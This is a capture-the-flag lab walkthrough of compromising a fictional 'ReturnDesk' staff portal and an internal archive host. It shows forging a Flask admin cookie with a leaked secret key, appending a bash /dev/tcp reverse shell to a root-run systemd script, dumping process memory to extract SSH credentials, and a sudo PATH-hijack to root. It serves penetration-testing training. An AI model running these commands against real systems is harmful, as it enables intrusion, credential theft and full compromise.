

ReturnDesk Lab Walkthrough

Initial Enumeration


We began by running TCP port scan against the target host to identify the exposed services.




The scan showed that the target was running SSH on port 22 and an HTTP web service on port 80. We opened the web application in a browser and confirmed that it was hosting the ReturnDesk staff portal.



Next, We enumerated common web paths to look for exposed content. This revealed the `/static` directory.



We then fuzzed inside `/static` to understand what public assets and paths were available.



While reviewing the web application, we identified an `/api` endpoint and began testing it for accessible routes.

```
┌──[sec@triagni]─[~/wordlists/seclists/Discovery/Web-Content]
└─$curl http://192.168.56.20/static/app.js
async function refreshStatus() {
  const marker = document.querySelector("#build-status");
  if (!marker) return;
  try {
    await fetch("/api/status");
    marker.textContent = "Available";
  } catch {
    marker.textContent = "unavailable";
  }
}
refreshStatus();
```

Fuzzing the API routes revealed the `/api/build-info` endpoint.

```
┌──[sec@triagni]─[~/wordlists/seclists/Discovery/Web-Content]
└─$ffuf -w directory-list-2.3-medium.txt -u http://192.168.56.20/api/build-FUZZ -ic
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

:: Method           : GET
:: URL              : http://192.168.56.20/api/build-FUZZ
:: Wordlist         : FUZZ: /home/sec/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

info                    [Status: 200, Size: 114, Words: 1, Lines: 2, Duration: 103ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Accessing `/api/build-info` returned build metadata, including the name of a release archive file. This suggested that a packaged copy of the application might be exposed on the server.

```
┌──[sec@triagni]─[~/wordlists/seclists/Discovery/Web-Content]
└─$curl http://192.168.56.20/api/build-info
{"artifact":"returndesk-2026.04.1.tar.gz","channel":"warehouse-staging","commit":"9f31c7a","version":"2026.04.1"}
```

We continued directory fuzzing and discovered the `/releases` path.

```
┌──[sec@triagni]─[~/wordlists/seclists/Discovery/Web-Content]
└─$ffuf -w directory-list-2.3-small.txt -u http://192.168.56.20/FUZZ -ic -mc 200-299,301,302,307,308,401,403,405,500

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.20/FUZZ
 :: Wordlist         : FUZZ: /home/sec/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,308,401,403,405,500
________________________________________________

                        [Status: 200, Size: 856, Words: 130, Lines: 27, Duration: 26ms]
admin                   [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 166ms]
releases                [Status: 308, Size: 247, Words: 18, Lines: 6, Duration: 181ms]
logout                  [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 172ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Browsing directly to `/releases` returned a `403 Forbidden` response, which meant directory listing was blocked.

```
┌──[sec@triagni]─[~/wordlists/seclists/Discovery/Web-Content]
└─$curl -iL http://192.168.56.20/releases
HTTP/1.1 308 PERMANENT REDIRECT
Server: nginx
Date: Fri, 28 Aug 2026 22:40:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 247
Connection: keep-alive
Location: http://192.168.56.20/releases/

HTTP/1.1 403 FORBIDDEN
Server: nginx
Date: Fri, 28 Aug 2026 22:40:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 213
Connection: keep-alive

<!doctype html>
<html lang=en>
<title>403 Forbidden</title>
<h1>Forbidden</h1>
<p>You don&#39;t have the permission to access the requested resource. It is either read-protected or not readable by the server.</p>
```

However, direct access to the previously discovered release archive filename was allowed. This made it possible to download the application package.

```
┌[sec@triagni]-[~/ctflabs]
└─$curl http://192.168.56.20/releases/returndesk-2026.04.1.tar.gz -O returndesk-2026.04.1.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  6766  100  6766    0     0   820k      0 --:--:-- --:--:-- --:--:--  825k
curl: (6) Could not resolve host: returndesk-2026.04.1.tar.gz
┌[✗]-[sec@triagni]-[~/ctflabs]
└─$ls
returndesk-2026.04.1.tar.gz  sh
```

After downloading and extracting the archive, the contents appeared to contain the ReturnDesk application source code.

```
┌[sec@triagni]-[~/ctflabs/returndesk-2026.04.1]
└─$ls -la
total 12
drwxr-xr-x 1 sec sec   82 Aug 29 03:35 .
drwxr-xr-x 1 sec sec   98 Aug 29 04:13 ..
-rwxr-xr-x 1 sec sec 3950 Aug 29 03:35 app.py
-rw-r----- 1 sec sec   99 Aug 29 03:35 .env
-rwxr-xr-x 1 sec sec   44 Aug 29 03:35 requirements.txt
drwxr-xr-x 1 sec sec 3172 Aug 29 03:35 static
drwxr-xr-x 1 sec sec   96 Aug 29 03:35 templates
```

Reviewing the extracted files revealed a `.env` file containing sensitive configuration values.

```
┌[sec@triagni]-[~/ctflabs/returndesk-2026.04.1]
└─$cat .env
FLASK_SECRET_KEY=8d55a4b3a9b0e31c64f1a3d23c58b9e7
ARCHIVE_NODE=10.10.20.20
ARCHIVE_SYNC_MODE=agent
```

Exploitation

The leaked environment file exposed the Flask secret key. We reviewed the application source code to understand how sessions and the `/admin` route were protected.

```python
@app.route("/admin")
def admin():
    if session.get("role") != "admin":
        return redirect("/")

    return render_template(
        "admin.html",
        queue=RETURN_QUEUE,
        policies=VENDOR_POLICIES
    )
```

The route does not verify the user against a database or server-side permission system. It simply reads `session.get("role")` and allows access if the value is `admin`.

In Flask, the default session is stored client-side inside a signed cookie. That means the user can see the session data, but they cannot safely modify it unless they know or can guess the app's `FLASK_SECRET_KEY`.


Using the leaked secret key, We forged a Flask session cookie with an admin role.

```
┌─[sec@triagni]─[~/ctflabs/returndesk-2026.04.1]
└─$flask-unsign --sign --cookie "{'role':'admin'}" --secret '8d55a4b3a9b0e31c64f1a3d23c58b9e7'
eyJyb2xlIjoiYWRtaW4ifQ.apIPoA.LsXpZQLLX1X6IM6egskfMVvoax8
```

With the forged cookie in place, we successfully accessed the admin dashboard.

```
┌─[sec@triagni]─[~/ctflabs/returndesk-2026.04.1]
└─$curl -b "session=eyJyb2xlIjoiYWRtaW4ifQ.apIPoA.LsXpZQLLX1X6IM6egskfMVvoax8" http://192.168.56.20/admin
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>ReturnDesk Admin</title>
  <link rel="stylesheet" href="/static/styles.css">
</head>
<body>
  <header class="topbar">
    <a class="brand" href="/admin">ReturnDesk</a>
    <nav>
      <a href="/admin">Dashboard</a>
      <a href="/admin/import-policy">Policies</a>
      <a class="logout" href="/logout">Logout</a>
    </nav>
  </header>
  <main class="admin-shell">
    <section class="summary">
      <div>
```

The admin dashboard contained an `import-policy` feature that accepted YAML policy files.




The policy import functionality was vulnerable to unsafe YAML deserialization. We created a malicious YAML payload designed to execute a reverse shell.



We uploaded the malicious policy file through the import feature.



The payload executed successfully and returned a reverse shell as the `returndesk` user.



Privilege Escalation on ReturnDesk Web

After gaining a shell, We searched for writable files that could be abused for privilege escalation.

```
returndesk@returndesk-web:/opt/returndesk$ find . -type f -writable 2>/dev/null
<pt/returndesk$ find . -type f -writable 2>/dev/null
./jobs/reconcile.sh
./app/static/app.js
./app/static/styles.css
```

The file `/opt/returndesk/jobs/reconcile.sh` was writable by the current user.

```
returndesk@returndesk-web:/opt/returndesk$ ls -la ./jobs/reconcile.sh
ls -la ./jobs/reconcile.sh
-rwxrwxr-x 1 returndesk returndesk 131 Aug 28 23:13 ./jobs/reconcile.sh
```

Enumerated scheduled `systemd` jobs and found `returndesk-reconcile.service`, a service triggered by a timer that executes the writable reconcile script.

```
returndesk@returndesk-web:/opt/returndesk/app$ systemctl list-timers --all
systemctl list-timers --all
NEXT                        LEFT          LAST                        PASSED       UNIT                         ACTIVATES
Sat 2026-08-29 22:58:27 UTC 4h 5min left  Fri 2026-08-28 23:11:25 UTC 19h ago      motd-news.timer              motd-news.service
Sun 2026-08-30 00:00:00 UTC 5h 7min left  n/a                         n/a          dpkg-db-backup.timer         dpkg-db-backup.service
Sun 2026-08-30 00:00:00 UTC 5h 7min left  Sat 2026-08-29 00:00:00 UTC 18h ago      logrotate.timer              logrotate.service
Sun 2026-08-30 03:10:11 UTC 8h left       Fri 2026-08-28 23:11:25 UTC 19h ago      e2scrub_all.timer            e2scrub_all.service
Sun 2026-08-30 03:43:41 UTC 8h left       Sat 2026-08-29 14:05:51 UTC 4h 47min ago man-db.timer                 man-db.service
Sun 2026-08-30 05:13:42 UTC 10h left      Sat 2026-08-29 15:39:14 UTC 3h 13min ago apt-daily.timer              apt-daily.service
Sun 2026-08-30 06:43:22 UTC 11h left      Sat 2026-08-29 13:39:44 UTC 5h 13min ago apt-daily-upgrade.timer      apt-daily-upgrade.service
Sun 2026-08-30 13:05:41 UTC 18h left      Sat 2026-08-29 13:05:41 UTC 5h 47min ago update-notifier-download.timer update-notifier-download.service
Sun 2026-08-30 13:15:41 UTC 18h left      Sat 2026-08-29 13:15:41 UTC 5h 37min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Mon 2026-08-31 00:01:57 UTC 1 day 5h left Fri 2026-08-28 23:11:25 UTC 19h ago      fstrim.timer                 fstrim.service
Fri 2026-09-04 13:17:31 UTC 5 days left   Fri 2026-08-28 23:11:25 UTC 19h ago      update-notifier-motd.timer   update-notifier-motd.service
n/a                         n/a           n/a                         n/a          apport-autoreport.timer      apport-autoreport.service
n/a                         n/a           Sat 2026-08-29 18:52:56 UTC 38ms ago     returndesk-reconcile.timer   returndesk-reconcile.service
n/a                         n/a           n/a                         n/a          snapd.snap-repair.timer      snapd.snap-repair.service
n/a                         n/a           n/a                         n/a          ua-timer.timer               ua-timer.service
```

Inspected the `returndesk-reconcile.service` unit to determine whether the scheduled job runs as root or under a restricted user account.

```
returndesk@returndesk-web:/opt/returndesk/app$ systemctl cat returndesk-reconcile.service
<esk/app$ systemctl cat returndesk-reconcile.service
# /etc/systemd/system/returndesk-reconcile.service
[Unit]
Description=ReturnDesk reconciliation job

[Service]
Type=oneshot
ExecStart=/opt/returndesk/jobs/reconcile.sh
```

Enumeration confirmed a `systemd` timer triggers `returndesk-reconcile.service`. The service's `ExecStart` points to `/opt/returndesk/jobs/reconcile.sh`, and because the unit does not set `User=`, `systemd` executes it as root by default.

Therefore, the script was executed by a privileged scheduled job, We modified it to run a reverse shell payload as root.

```
returndesk@returndesk-web:/opt/returndesk$ echo "bash -c 'bash -i >& /dev/tcp/192.168.56.101/80 0>&1'" >> ./jobs/reconcile.sh
<tcp/192.168.56.101/80 0>&1'" >> ./jobs/reconcile.sh
returndesk@returndesk-web:/opt/returndesk$
```

When the scheduled task was executed, We received a root shell on the ReturnDesk web host.

```
┌──[sec@triagni]─[~/ctflabs]
└─$sudo rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.20] 44118
bash: cannot set terminal process group (4846): Inappropriate ioctl for device
bash: no job control in this shell
root@returndesk-web:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Internal Pivot

With root access on the web host, we looked for processes related to backend synchronization or internal services. We found a running archive sync process.

```
root@returndesk-web:/# ps aux | grep py
ps aux | grep py
root         631  0.0  0.5  19428 11656 ?        Ss   13:00   0:01 /usr/bin/python3 /opt/returndesk/bin/archive-sync-agent.py
root         640  0.0  0.9  33076 19188 ?        Ss   13:00   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-
returnd+     643  0.0  1.0  31196 21920 ?        Ss   13:00   0:05 /opt/returndesk/venv/bin/python3 /opt/returndesk/venv/bin/gu
root         705  0.0  1.0 110156 21332 ?        Ssl  13:00   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-u
returnd+    4607  0.0  1.4  40260 28348 ?        S    18:52   0:00 /opt/returndesk/venv/bin/python3 /opt/returndesk/venv/bin/gu
returnd+    4838  0.0  0.4  17736  9168 ?        S    19:13   0:00 python3 -c import pty;pty.spawn('/bin/bash')
root        5018  0.0  0.4  17744  9372 ?        S    19:32   0:00 python3 -c import pty;pty.spawn("/bin/bash")
root        5119  0.0  0.1   7008  2232 pts/2    S+   19:46   0:00 grep --color=auto py
```

We dumped the process memory to inspect it for credentials or internal connection details.

```
root@returndesk-web:/# gcore -o /tmp/archive-sync 631
gcore -o /tmp/archive-sync 631
/usr/bin/gdb: warning: Couldn't determine a path for the index cache directory.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007f9e805a35dd in select () from /lib/x86_64-linux-gnu/libc.so.6
warning: target file /proc/631/cmdline contained unexpected null characters
warning: Memory read failed for corefile section, 4096 bytes at 0xfffffffff600000.
Saved corefile /tmp/archive-sync.631
[Inferior 1 (process 631) detached]
```

The memory dump exposed SSH credentials for the `archadmin` user on an internal host.

```
root@returndesk-web:/# strings /tmp/archive-sync.631 | grep -i archive
strings /tmp/archive-sync.631 | grep -i archive
zipimport provides support for importing Python modules from Zip archives.
- zipimporter: a class; its constructor takes a path to a Zip archive.
- _zip_directory_cache: a dict, mapping archive paths to zip directory
to Zip archives.
zipimporter(archivepath) -> zipimporter object
    Create a new zipimporter instance. 'archivepath' must be a path to
    valid directory inside the archive.
    'ZipImportError is raised if 'archivepath' doesn't point to a valid Zip
    archive.
    The 'archive' attribute of zipimporter objects contains the name of the
SF_ARCHIVED: file may be archived
bin/archive-sync-agent.py
      "reason": "archive pending after label timeout"
 synced dlq-20260829194715.json to 10.10.20.20:/srv/archive/incoming
      "reason": "archive pending after label timeout"
ARCHIVE_HOST=10.10.20.20;ARCHIVE_USER=archadmin;ARCHIVE_PASS=ReturnVault-Sync-2026!
      "reason": "archive pending after label timeout"
```

Using those credentials, We connected to the internal ArchiveNode host as `archadmin`.

```
root@returndesk-web:/# sshpass -p "ReturnVault-Sync-2026!" ssh archadmin@10.10.20.20 'id'
<urnVault-Sync-2026!" ssh archadmin@10.10.20.20 'id'
uid=1002(archadmin) gid=1002(archadmin) groups=1002(archadmin)
```

Privilege Escalation on ArchiveNode

On ArchiveNode, We checked the sudo permissions for the `archadmin` user. The output showed that the user could run `/usr/local/bin/archive-maint` as root without a password.

```
archadmin@archive-node:~$ sudo -l
sudo -l
Matching Defaults entries for archadmin on archive-node:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User archadmin may run the following commands on archive-node:
    (root) NOPASSWD: /usr/local/bin/archive-maint
archadmin@archive-node:~$
```

We inspected the maintenance script to understand how it executed its helper commands.

```
archadmin@archive-node:~$ cat /usr/local/bin/archive-maint
cat /usr/local/bin/archive-maint
#!/usr/bin/env bash
set -e
export PATH=/home/archadmin/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

echo "[*] Checking archive queue..."
tar -czf /var/backups/returndesk/returns.tgz /srv/archive/incoming 2>/dev/null || true

echo "[*] Cleaning temporary manifests..."
cleanup-manifests /srv/archive/tmp
archadmin@archive-node:~$
```

The script used a `PATH` value that included `/home/archadmin/bin` before system directories and called `cleanup-manifests` without an absolute path. This created a sudo PATH hijacking opportunity.

Created a malicious `cleanup-manifests` executable in `/home/archadmin/bin/` that launches a privileged shell.

```
archadmin@archive-node:~/bin$ echo '#!/usr/bin/env bash' > cleanup-manifests
echo '#!/usr/bin/env bash' > cleanup-manifests
archadmin@archive-node:~/bin$ echo '/bin/bash -p' >> cleanup-manifests
echo '/bin/bash -p' >> cleanup-manifests
```

Finally, we assigned executable privileges to the `cleanup-manifests` file then ran the allowed maintenance command with `Sudo`. The malicious helper was executed as root, resulting in a root shell on ArchiveNode.

```
archadmin@archive-node:~/bin$ chmod +x cleanup-manifests
chmod +x cleanup-manifests
archadmin@archive-node:~/bin$ sudo /usr/local/bin/archive-maint
sudo /usr/local/bin/archive-maint
[*] Checking archive queue...
[*] Cleaning temporary manifests...
root@archive-node:/home/archadmin/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
```